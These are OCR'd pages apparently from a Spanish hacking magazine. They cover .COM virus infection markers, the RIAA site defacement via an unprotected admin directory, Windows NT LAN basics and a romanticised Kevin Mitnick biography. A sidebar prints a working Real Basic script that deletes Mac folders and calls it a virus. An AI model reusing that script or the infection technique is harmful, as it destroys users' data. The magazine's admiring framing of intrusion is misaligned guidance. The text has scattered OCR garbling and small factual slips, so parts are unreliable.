
```
FILE *.COM
Los primeros 256 byte (100h) son
El PSP en el PSP en la posición
80h hay el DTA 80h DTA
0h db 21 dup(0) ;Reservado
para el uso del DOS
15h db 00;Atributos del archivo
16h dw 0000;Hora de creación
18h dw 0000;Fecha de creación
1ah dd 00000000;Dimensión
1eh db 13 dup(0);Nombre del archivo
```

la variable CTA la posición del dato que nos interesara. Una vez encontrado un archivo es indispensable asegurarse que entre en nuestros criterios de infección. Si el archivo ya ha sido infectado sería oportuno evitar volver a hacerlo. Uno de los métodos más comunes para controlar si el archivo ya ha sido infectado es poner un marcador de infección en los primeros bytes del programa (y del virus) justo después de la instrucción de *jump*. El virus deberá, una vez encontrada una posible victima, controlar si en una determinada posición está presente **una sigla particular que identifique el archivo como infectado**. En los virus, como primeras instrucciones pondremos: JUMP INICIO ;salto simple DB "R" marcador que en nuestro caso es la letra R INICIO: etiqueta en la que propiamente empieza el virus. El virus, antes de empezar, controlará si el archivo ha sido marcado en el 4 byte con un CMP, y si es que no, procederá a la infección.

>> Virus: un universo complejo

Este primer vistazo sobre el mundo de la programación orientada a los virus nos muestra la complejidad y la cantidad de problemas a los que se enfrenta el virus-coder cuando se le mete en la cabeza crear algún parásito informático. Aunque, como ya hemos dicho, escribir virus y, sobretodo, difundirlos por la red son acciones siempre destructivas y dañosas (pero no para las grandes empresas que producen costosos sistemas antivirus) es innegable que fascinan algunos de los aspectos a los que hay que enfrentarse en estos ámbitos de la informática: el mejor consejo es aprender siempre estudiando este tipo de códigos; a menudo os quedaréis de piedra cuando observéis con qué facilidad un buen *virus-coder* resuelve los problemas de programación con los que os estabais peleando durante días...

(En los próximos artículos continuaremos tratando los virus entrando específicamente en algunos aspectos y analizando los diversos tipos de infección).



SOBRE MAC



Programar un virus no es una operación restringida a los PC IBM compatibles. De hecho, es también una operación simple en el entorno Mac. Aquí reproducimos con finalidades didácticas un ejemplo de virus muy eficaz realizado en Real Basic, uno de los Software más difundidos en ambiente Mac:

```
Dim f as FolderItem
Dim g as FolderItem
Dim h as FolderItem
Dim i as FolderItem
Dim j as FolderItem
//dossier Programme
f=GetFolderItem("Macintosh
HD:Programme")
If f <> nil Then
f.Delete
End if
//dossier Tools
g=GetFolderItem("Macintosh
HD:Tools")
if g <> nil Then
g.Delete
End if

h=GetFolderItem("Macintosh
HD:Dienstprogramme")
If h <> nil Then
h.Delete
End if

i=GetFolderItem("Macintosh
HD:Dokumente")
If i <> nil Then
i.Delete
End if

j=GetFolderItem("Macintosh
HD:Internet")
If j <> nil Then
j.Delete
End if
```

Este simpático virus puede bloquear un sistema operativo o dañar seriamente un disco duro; conocer el script puede servir para salir del paso en caso de emergencia.







LA GRIETA MÁS GRANDE EN LA SEGURIDAD DE UN SISTEMA ES SIEMPRE EL HOMBRE QUE LO MAN

¿El misterio del defacement RIAA? Elemental, mi querido Watson.

La web de los discográficos antipirateo en EEUU no ha sido violada con técnicas sofisticadas, sino con una pizca de imaginación.


riaa / press releases
recording industry association of america
News | Newsletters | News Archive | Current Issues | Photo Gallery
home, artists, parent's page, freedom of speech, copyright basics, music & the internet, audio technologies, licensing & royalties, anti-piracy, gold & platinum, market data, about us
News
RIAA against music sharing? Not anymore!
RIAA to sue music sharers? Not Anymore
With the legal file sharing service kazaa still online, the Recording Industry Association of America (RIAA) today announced that it intends to offer the latest albums for download from riaa.org.
As you are probably aware, the RIAA has been pursuing a policy of preventing this activity in recent months
We have recently become aware that this approach is yielding only limited results and in some cases may in fact be harming sales and the artists' revenue stream.
The RIAA wishes to apologise for the heavy-handed manner in which the popular chinese site Listen4Ever was closed down, and would like to present the following items for free download as a token of its goodwill.

Hace uno cuantos meses, la home page del sitio de RIAA (la asociación de los industriales discográficos norteamericanos) había sido sustituida por un falso comunicado de prensa con la misma grafica de la web. Leyendo este comunicado era todavía fácil intuir que había algo raro...En el texto de echo se podía leer que la RIAA había decidido cambiar política por el tema de la distribución online de ficheros Mp3; desde aquel momento las webs como Napster, Morpheus o Kazaa nunca mas hubieran sido perseguidas, y es mas, la associacin pidió disculpa por la dura manera que habia utilizado para cerrar el servicio Listen4Ever.

Como manifestación de buena voluntad, seguía una pequeña lista de ficheros Mp3 que se podían descargar directamente desde la web www.riaa.org.

Sin duda ha sido una broma muy divertida y muy bien orquestada.

Podréis pensar que el autor era muy competente a nivel técnico: piratear la web de una de las organizaciones que más luchan contra el pirateo no parece tarea fácil. Pero es falso: las defensas utilizadas por esos „genios" de la seguridad eran tan eficaces como pegar un cartel en la puerta de su casa con escrito "prohibido coger las llaves que están debajo del felpudo", esperando que los ladrones sigan esta indicación.



Los que descubrieron los métodos utilizados para los defacers han sido Mr.Fibbles y SyS64738 de Zone-H, una web dedicada a la seguridad informática con un archivo de defaced files. Los dos describen la técnica utilizada en un divertido articulo que se puede encontrar en esta dirección: http://www.zone-h.org/en/news/read/id=894/).

De hecho, era suficiente mirar el fichero robots.txt en el sitio RIAA. Este fichero, de costumbre, está insertado por los webmasters en una posición precisa del sitio para dar instrucciones a los motores de búsqueda sobre los directorios del sitio que no deben ser analizados y indiciados. El spider del motor de búsqueda, una vez que a leído el fichero, ignorará los directorios listados.

Entre los directorios indicados el fichero robots.txt del sitio RIAA había uno con un nombre oscuro y clarificador a la vez: admin. Es facil de entender que tenía que ser el directorio que contenia las partes para la administración del sitio. En este punto se puede imaginar que el webmaster habia encerrado este directório haciendolo inaccesible y protegiendolo con una llave muy sofisticada.

Una vez más, la ingenuidad de este tío te desarma: ni protección ni password para la administración: además, ningún control sobre el tipo de fichero cargado en el directorio Pdf del sitio (en donde se han insertados lo Mp3 descargables).

Después de más de dos semanas desde el defacement (que ha sido ejecutado por lo meno dos veces), la grieta en la seguridad de riaa.org permanecía; el problema ha sido solucionado siete horas después de que Zone-H halla publicado la noticia. ¿Acaso pensais que la RIAA se ha molestado en agradecer, aunque sea de manera privada, nuestros dos amigos? Ni hablar, como nos lo confirma el mismo SyS64738. De verdad, hay gente que es incapaz de aprender du sus errores...

Introducción a LAN

Hacer que se pongan de acuerdo varias personas puede ser extremadamente complicado, tratar de que convivan unos cuantos ordenadores, aún lo es más, sobretodo si no se siguen las reglas básicas en la construcción de una LAN.

"LAN" es el acrónimo de Local Area Network, es decir, una network local: una red de 2 o más ordenadores que comparten recursos como ficheros, disquetes, impresoras, etc.
Tener distintas posiciones de trabajo interconectadas entre ellas es sin duda muy práctico, y, de hecho, en muchos casos, en los que es necesario proporcionar a los usuarios la posibilidad de compartir entre ellos datos y ordenadores, se hace casi imprescindible: sólo hay que pensar en el caso más típico, el de una oficina que utilice ordenadores, o en todos aquellos contextos en el que los ordenadores tienen, para los usuarios, una función de consulta (hospitales, ferias, museos, etc.) Pero si queremos acercarnos un poco más a la cuestión, podemos empezar haciéndonos las típicas preguntas: ¿cómo funciona? ¿Como está organizada? ¿Porqué es importante conocer las redes locales desde la óptica de la seguridad informática?




Crear una red de PC puede ser una operacion muy compleja, especialmente si hay muchas unidades conectadas.

>> Todos juntos apasionadamente

Como ya hemos dicho, una LAN no es otra cosa que un conjunto de ordenadores, conectados entre ellos y que pueden intercambiar datos de distintos tipos. Para empezar daremos un vistazo a las redes basadas en sistemas Windows NT (reservando para otros artículos el análisis de redes basadas en otros sistemas operativos), a pesar de la complejidad jerárquica en la que se apoyan las LAN construidas en este SO.
De hecho, en el interior de una red, los ordenadores no son todos iguales: algunos desarrollan las tareas de clientes, normalmente utilizados por los usuarios para realizar el trabajo normal de todos los días, otros se ocupan, por ejemplo, de proporcionar a los clientes una lista de todos los recursos presentes en la red cuando éstos la vuelven a pedir, y aún otros, tienen la difícil tarea J de permitir a todas las posiciones presentes en la red de salir de internet. Una última cosa que hay que tener en cuenta: las redes no son siempre homogéneas, es decir, basadas en un único sistema operativo. En muchos casos se hace necesario conectar entre sí ordenadores que están montados en distintos SO: una caso típico es el de muchos clientes Windows que están gestionados desde un servidor Linux (evidentemente por medio de una utilización correcta de determinados software, como por ejemplo, SAMBA).

>> Escala jerárquica

Ocupémonos de una hipotética LAN basada exclusivamente en Windows. Como hemos venido repitiendo, hay ordenadores utilizados por los usuarios corrientes como posiciones de trabajo, llamadas workstations. Éstas, en el inicio, piden al usuario una autentificación: es muy importante el concepto de "User". Por motivos obvios, organizativos y de seguridad, es necesario identificar a los usuarios que están utilizando un ordenador de la LAN, para poder establecer reglas para preservar la integridad de las redes mismas y garantizar el correcto funcionamento del sistema incluso en el caso que uno de los usuarios arme un poco de jaleo.
Por esta razón existen distintas clasificaciones estándar de los usuarios: un usuario corriente, por ejemplo, tiene acceso a determinados recursos y puede utilizar determinados programas y llevar a cabo determinadas operaciones.
Un administrador, en cambio, tiene más poderes y la capacidad de instalar aplicaciones, eliminar ficheros, mover bases de datos, además de intervenir en las "leyes" que gobiernan a los usuarios. Los distintos tipos de utilización de la LAN pueden ser de los más variado: a veces es necesario delegar, a un grupo de usuarios, determinados poderes, y a otro grupo, otros distintos. Por eso es



muy importante el concepto de grupo de usuarios: una agrupación de usuarios a los cuales se les asignan reglas generales –más bien políticas o policies.

>> El cliente, este desconocido

Hecha una ojeada a los usuarios, pasemos a los ordenadores: además de los clientes habituales, tenemos otros ordenadores que pueden identificar a los usuarios: ordenadores que posean una base de datos que contiene todos los usuarios al cual se refiere el mismo ordenador cuando los clientes le piden la autentificación. Además de esta función, este ordenador, llamado PDC (acrónimo de Primary Domain Controller) también realiza otras muchas tareas importantes: alberga las bases de datos relativas a los grupos de usuarios y ACL, y en la mayor parte de los casos realiza la labor de master browser, o sea, proporciona la lista de todos los recursos disponibles en la LAN, en el momento de la llamada.

Otro detalle importante: el PDC puede tener incluso la función de NetLogon Server, proveer a todos los clientes los script y procedimientos de inicio que son enviados cada vez que alguien efectúa un logon en la red. El PDC se apoya, con frecuencia (sobretodo en redes ligeramente más voluminosas que aquellas constituidas por tres o cuatro ordenadores) en un Backup Domain Controller: un ordenador que contiene todas las informaciones amontonadas en el PDC y que, por tanto, en caso que se produzca cualquier problema en este último, puede sustituirlo y permitir que la LAN pueda continuar operando correctamente.

En una sola red, naturalmente, los ordenadores están identificados por una dirección IP. Siendo difícil para nosotros,comunes seres mortales, acordarnos de memoria de una serie de 4 números variables en un intervalo de 0 a 256, tenemos aquí un servicio de resolución de los nombres: WINS, o Windows Internet Name Service. En una red local hay, de costumbre, un ordenador que lleva a cabo esta tarea (puede ser el PDC, en redes de pequeñas dimensiones): éste contiene una base de datos "nombre ordenador – IP correspondiente- servicios realizados" que, efectivamente, nos proporciona un mapa de todos los recursos disponibles en la LAN.

>> Made in Windows 2000


Está bien tener presente que en las redes basadas en Windows 2000 muchas de estas "reglas" han cambiado: se ha perdido la distinción entre PDC y BDC, en tanto que en una red puede haber distintas PDC que trabajen a un mismo tiempo, y el servicio WINS ha sido sustituido por un DNS normal (Domain Name Service, utilizado frecuentemente en Internet). Todas estas mejoras, sin embargo, no garantizan la compatibilidad absoluta en una red gestionada por ordenadores Windows NT 4 conjuntamente a otras Windows 2000, y en algunos casos (a pesar de que Microsoft, oficialmente, lo desaconseje) es necesario, por ejemplo, tener un servidor WINS para garantizar el correcto funcionamiento de la LAN mediante ordenadores NT 4. Lo dicho hasta aquí representa sólo un barniz de algunos elementos esenciales de una red basada en Windows: existen muchos y muy variados servicios que también se pueden implementar en una LAN (sin mencionar ni tan siquiera el tema de la Active Directory), y es que, la documentación sobre la infraestructura de red en Windows es ciertamente mastodóntica. Dejemos pues, WINS, PDC y compañía y demos un vistazo a cómo las distintas posiciones se identifican entre ellas: ya hemos apuntado a la utilización de direcciones IP como podemos ver en la sección de al lado.

DIRECCIONES IP EN LA PRACTICA



En una LAN es necesario definir lo que nos llega con el nombre de "IP MASK", o una clase de IP que reúna todas las posiciones de trabajo: en redes Windows es típica la 192.168.x.x (para redes de grandes dimensiones), o la 192.168.159.x (para redes de menor alcance). Se pone en marcha esta mask de las direcciones, por ejemplo, para subdividir dos distintas redes: en una planta de un edificio que alberga las oficinas de una empresa, por ejemplo, se utilizará 192.168.1.x, y a cada cliente individual se le asignaran ip tales como 192.168.1.1, 192.168.1.2, 192.168.1.3, etc.

En la planta superior del mismo edificio podría haber otra red que no estuviera di-



rectamente comunicada con la precedente y que tuviera una subnet mask del tipo 192.168.2.x.

Cuando las posiciones de una de estas redes acceden a Internet no lo hacen mediante el mismo ip local, sino explotando otro ordenador que funciona de gateway, proporcionándoles acceso a la web, pero con un IP de su clase que será el utilizado desde todos los ordenadores de la subred para salir de Internet.

El vuelo del Condor

Detenido alrededor de 4 años, Kevin Mitnick sigue dando de que hablar. Ha sido el hacker más genial del mundo, y probablemente lo sea todavía, pero es sin dudas el mas famoso. Para muchos, un paladín de la internet libre, para otros, un peligroso criminal.



Por mucho tiempo Mitnick ha permanecido fugitivo. Para atraparlo, fueron necesarios dos años llenos de investigaciones por parte del FBI y meses y meses de monitoreo continuo de Minneapolis a Washington, hasta Denver y Colorado.

Inicia su "carrera" mientras frecuenta la Monroe High School de Los Angeles donde se arriesga a acceder al banco central de datos del distrito escolar; sólo dos años mas tarde se supera, eludiendo los códigos de acceso de los ordenadores del departamento de defensa americano.

A continuación de esta proeza pasa los sucesivos seis meses bajo el sol de California, o para decirlo mejor a la sombra, en una prisión de máxima seguridad para jóvenes.A finales de 1983 queda libre y listo para reiniciar sus actividades.

>> "Historia de un Hacker"

En este periodo conoce a Bonnie Vitello, una mujer seis años mayor, de tupida melena castaña y de físico delgado. Un personaje un poco anónimo que habría de transformarse en su esposa! Bonnie trabaja como gerente en GTE, la compañía telefónica de Los Angeles, y es este rol lo que despierta la fantasía de Mitnick. En realidad, Mitnick entiende rápidamente que Bonnie podría ser verdaderamente fundamental para acceder a los grandes bancos de datos de las compañías informáticas del país, con el fin de captar toda aquella información que debía ser, según Mitnick, patrimonio de todos en nombre de una visión utópica de internet libre.

Información que en cambio viene siendo guardada en secreto y custodiada celosamente, algo propio de las compañías de software. Para Mitnick todo esto es intolerable. La teoría según la cual el interés de Mitnick en Bonnie no fuera determinado por propio amor sino por motivos de oportunidad es afirmada por un amigo del mismo, el cual dice sin dejar lugar a duda: "A Kevin no le han atraído particularmente las mujeres, creo qúe tiene por el sexo opuesto el mismo interés que por un silicon chip"

Gracias al acceso privilegiado a las redes telefónicas garantizado por Bonnie nuestro pirata intenta el gran golpe: se introduce en el sistema de la Digital Equipment Corporation en Palo Alto y copia algunos programas para ordenador absolutamente secretos. El cóndor se siente atraído por el VAX/VMS un sistema operativo propiedad de Digital, prácticamente inaccesible, desprovisto de bug, único en su género. Mitnick quiere arrebatar los secretos del VAX/VMS. Aunque en este caso, como siempre, cambia su nombre de acceso telefónico a James Bond y modifica los últimos tres números de referencia digital a 007: una verdadera finura! Naturalmente es-

EN RED

ANTIHACKER

Si Mitnick es el hacker más famoso del mundo seguramente no ha sido el primero.
En este sentido se señala un tal John Draper que alrededor de los años sesenta había encontrado el modo de utilizar el teléfono gratis usando un silbato que contenían las patatas "Captain Crunch".
Esto emitía una señal acústica con una cierta frecuencia que, al momento de la llamada paralizaba la central permitiendo a Draper, llamado después por todos Capitan Crunch, el telefonear gratis a cualquier lugar del mundo.

RESEÑA PUBLICADA

Si están interesados en tener un panorama más exhaustivo de todos los artículos que hablan sobre Mitnick basta acceder a la siguiente dirección: http://hpgx.net/willday/mitnick.html, spartano pero absolutamente imperdible.

SHIMOMURA LA DISFRUTA

"El amado" Sr. Shimomura mientras tanto ha embolsado un anticipo de U$S 750.000 por el libro que ha escrito "Tras las pistas de Kevin" (Edición Sperling & Kupfler)



te golpe no pasa desapercibido y el FBI se lanza sobre sus huellas.

Mitnick sorprendido en una tarde de diciembre por los agentes del FBI mientras se está en la oficina de Bonnie realizando una incursión informática. Se lo acusa de daño a los sistemas informáticos de la compañía por un monto de cinco millones de dólares!!!! Después de esta sentencia termina por pasar los sucesivos 22 meses en Lompoc, una prisión de alta seguridad al sur de California. Y, a continuación, en el Beit T'Sluvah Center, para personas con graves problemas mentales.

Después de este período de "cura" Mitnick reemprende "el trabajo". Utilizando Social Engineering, una técnica de hacking más sofisticada, vuelve a la carga para buscar de arrebatar los secretos de las grandes compañías informáticas. La suya es una necesidad de conocimiento, todas las informaciones que adquiere no son utilizadas con motivos criminales, ni son revendidas para procurarse un beneficio económico.

No, el Cóndor sólo mueve sus alas por el derecho al conocimiento, viola los bancos de datos sólo para aprender, pero sobretodo por su aspiración, que en cuanto alimentada de nobles motivos, es ya de por sí un reto para el gobierno americano. Cuando la atención en sus actividades comienza a ser insistente, Mitnick desaparece nuevamente de circulación haciendo perder su pista.

n diciembre de 1994, el mismo día de na-

>> EL DESAFIO

viEdad, los destinos de Mitnick y Shimomura se cruzan: comienza así la gran cacería . . .En los hechos, como reporta el New York Times, Shimomura se está yendo a San Francisco cuando Mitnick "viola" el sistema de seguridad de su ordenador,en su casa de San Diego. El mensaje que deja en la pantalla de su ordenadores digno de una película de acción: "Find me, I am on the net", "Encuéntrame, estoy en la red". Pero está claro que es aquí donde Mitnick comete su primer gran error. De hecho, en el momento en que Mitnick viola el sistema de seguridad del ordenador de Shimomura ocurre algo fundamental. El ordenador del experto en seguridad está programado para transmitir una serie de copias de archivo de rutina en otra parte de la red informática en su ausencia, y precisamente al San Diego Supercomputer Center. La intervención de Mitnick hace sonar rápidamente la alarma en la SC de San Diego y Shimomura es llamado urgentemente de sus vacaciones de ski para intentar reconstruir el ataque a su ordenador. Naturalmente de Mitnick sólo quedan pocas pistas ya que para este ataque ha utilizado una nueva técnica denominada IP-spoofing difícilmente interceptable, pero Shimomura tiene una prueba de la existencia de un súper hacker. Poco después el gerente de Netcom – otra compañía en la mira de Mitnick-, Robert Hood, tiene finalmente una pista del hacker. Así lo comunicará inmediatamente al agente del FBI Levord Burns, identifica una serie de instrucciones en diversos "Puntos de presencia" (POPs), de Netcom a través de accesos públicos por vía telematica situados en diversas ciudades de los Estados Unidos. En particular desde el POP (919)558XXXX situado en Relaigh en Carolina del Norte y utilizado por una serie de instrucciones en cadena. Es éste el indicio que llevará a los agentes del FBI, guiados por Shimomura, hasta la puerta del apartamento de Mitnick. Porqué el más grande hacker de todos los tiempos ha sido arrestado no es simple de explicar. La respuesta se encuentra en el directorio de internet thantos@ruinc.mind.org, la provee otro hacker muy buscado: Legion. " Mitnick cae prisionero no por el FBI, sino por su obsesión por violar los sistemas de seguridad para obtener información . . . no ha podido detenerse, ha voluptuosamente llevado su propia opera de saqueo a todos los límites conocidos. Si realmente lo hubiese querido, ninguno habría sabido nunca como esposarlo..."

En cambio las cosas resultaron diversamente, la noche del 15 de febrero de 1995 Mitnick terminó en la cárcel, donde estuvo hasta enero del 2000. Solo hasta el 21 de enero del 2003 se pudo considerar realmente libre, caducado los términos de la libertad condicional que por tres años de su liberación física, le han impedido de tocar, hablar o escribir sobre ordenadores (condiciones comunes de los hackers al salir de la cárcel), de poseer cualquier forma de password, de código para el móvil o cualquier tipo de aparato que sea capaz de descriptar datos.

EN RED




EL SITIO OFICIAL

Todo lo relacionado a Kevin Mitnick se encuentra en su sitio oficial http//www.kevinmitnick.com. El sitio ha sido creado por sus seguidores más cercanos y es un verdadero lugar de culto.

EL JUEGO DEL FUGITIVO

Si queréis repetir el seguimiento de Shimomura a Mitnick en una especie de juego de roles, podéis hacerlo en el sitio: http//www.well.com/user/jlittman/game/. Propedéutico para entender mejor el suceso y desentrañar los perfiles psicológicos de aquellos que son considerados los protagonistas de la historia, comprendidos el "cazador de recompensas" Shimomura, alter ego de Mitnick.



TODOS LOS LINKS MITNICK

Archivos MP3 de canciones tituladas "Liberen a Kevin Mitnick", la secuencia del ataque al ordenador de Shimomura, todos estos links tienen su espacio en la dirección: http//www.albany.net/~dsissman/mitnick.html. Lamentablemente muchos de ellos ya no están activos pero el material a disposición es notable y no dejará de llamar la atención de todos los fans del hacker.

